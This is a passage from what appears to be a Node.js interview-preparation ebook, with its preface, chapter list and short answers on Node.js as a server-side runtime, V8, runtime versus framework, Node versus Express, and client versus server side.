TOP 200

Node.js™

Interview Questions

Happy Rawat

PREFACE

ABOUT THE BOOK

This book contains top 200 Node.js interview questions and answers.

ABOUT THE AUTHOR

Happy Rawat has around 15 years of experience in software development.
He helps candidates in clearing technical interview in tech companies.

Chapters

FUNDAMENTALS

1. Node.js Basics
2. Main Features of Node.js
3. Project setup & Modules
4. Top built in modules

EXPRESS

5. Express Basics
6. Middleware
7. Types of Middleware's
8. Routing - I
9. Routing - II
10. Template Engines

REST API

11. REST API Basics
12. HTTP Methods & Status Codes
13. CORS, Serialization, Deserialization, Others
14. Authentication & Authorization

NODE - OTHERS

15 Error Handling & Debugging
16. Security, Performance & Deployment
17. Testing & Web Socket

MONGO-DB

18. MongoDB Basics
19. Setup & CRUD operations
20. Query Operators & Projection
21. Indexes
22. Mongoose

BONUS

23. Application based questions.
24. Scenario based short questions
25. JavaScript Essentials for Node

1. Node.js - Basics

Q1. What is Node.js?

Q2. How Node is a runtime environment on server side? What is V8?

Q3. What is the difference between Runtime environment & Framework?


Q4. What is the difference between Node.js & Express.js?

Q5. What are the differences between Client-Side(Browser) & Server-Side(Node.js)?

Back to main index

Q. What is Node.js? V. IMP.


- Node is neither a language nor a framework.
- Node/ Node.js is a **runtime environment** for executing JavaScript code on the server side.



Back to chapter index

Q. How Node is a runtime environment on server side? What is V8?

- Browsers execute JavaScript on the client side, and similarly, Node.js executes JavaScript on the server side.
- V8 is a JavaScript engine for the JavaScript language.




Back to chapter index

Q. What is the difference between Runtime environment & Framework?

- **Runtime Environment:** Primarily focuses on providing the necessary infrastructure for **code execution**, including services like memory management and I/O operations.

- **Framework:** Primarily focuses on **simplifying the development process** by offering a structured set of tools, libraries, and best practices.




Back to chapter index

Q. What is the difference between Node.js & Express.js?


- Node.js is a **runtime environment** that allows the execution of JavaScript code server-side.

- Express.js is a **framework** built on the top Node.js.
  - It is designed to simplify the process of building web applications and APIs by providing a set of features like simple routing system, middleware support etc.



Back to chapter index

Q. What are the differences between Client-Side(Browser) & Server-Side(Node.js)?



Back to chapter index

Q. What are the differences between Client Side(Browser) & Server-Side(Node.js)?

	Client-Side (Browser)	**Server-Side (Node.js/Server)**
Environment Location	Runs on the user's web browser.	Runs on the server.
Primary Languages	HTML, CSS, JavaScript.	JavaScript
Document/ Window/ Navigator/ Event Objects	Yes	No
Request/ Response/ Server/ Database Object	No	Yes
Responsibilities	Handles UI display, interactions, and client-side logic.	Handles business logic, data storage/ access, authentication, authorization etc.

Back to chapter index

2. Main Features of Node.js

Q. What are the 7 Main Features of Node.js?

Q. What is Single Threaded Programming?

Q. What is Synchronous Programming?

Q. What is Multi Threaded Programming?

Q. What is Asynchronous Programming?

Q. What is the difference between Synchronous & Asynchronous programming?


Q. What are Events, Event Emitter, Event Queue, Event Loop & Event Driven?

Q. What are the main features & advantages of Node.js?

Q. What are the disadvantages of node?


Back to main index

Q. What are the 7 Main Features of Node.js? V. IMP.



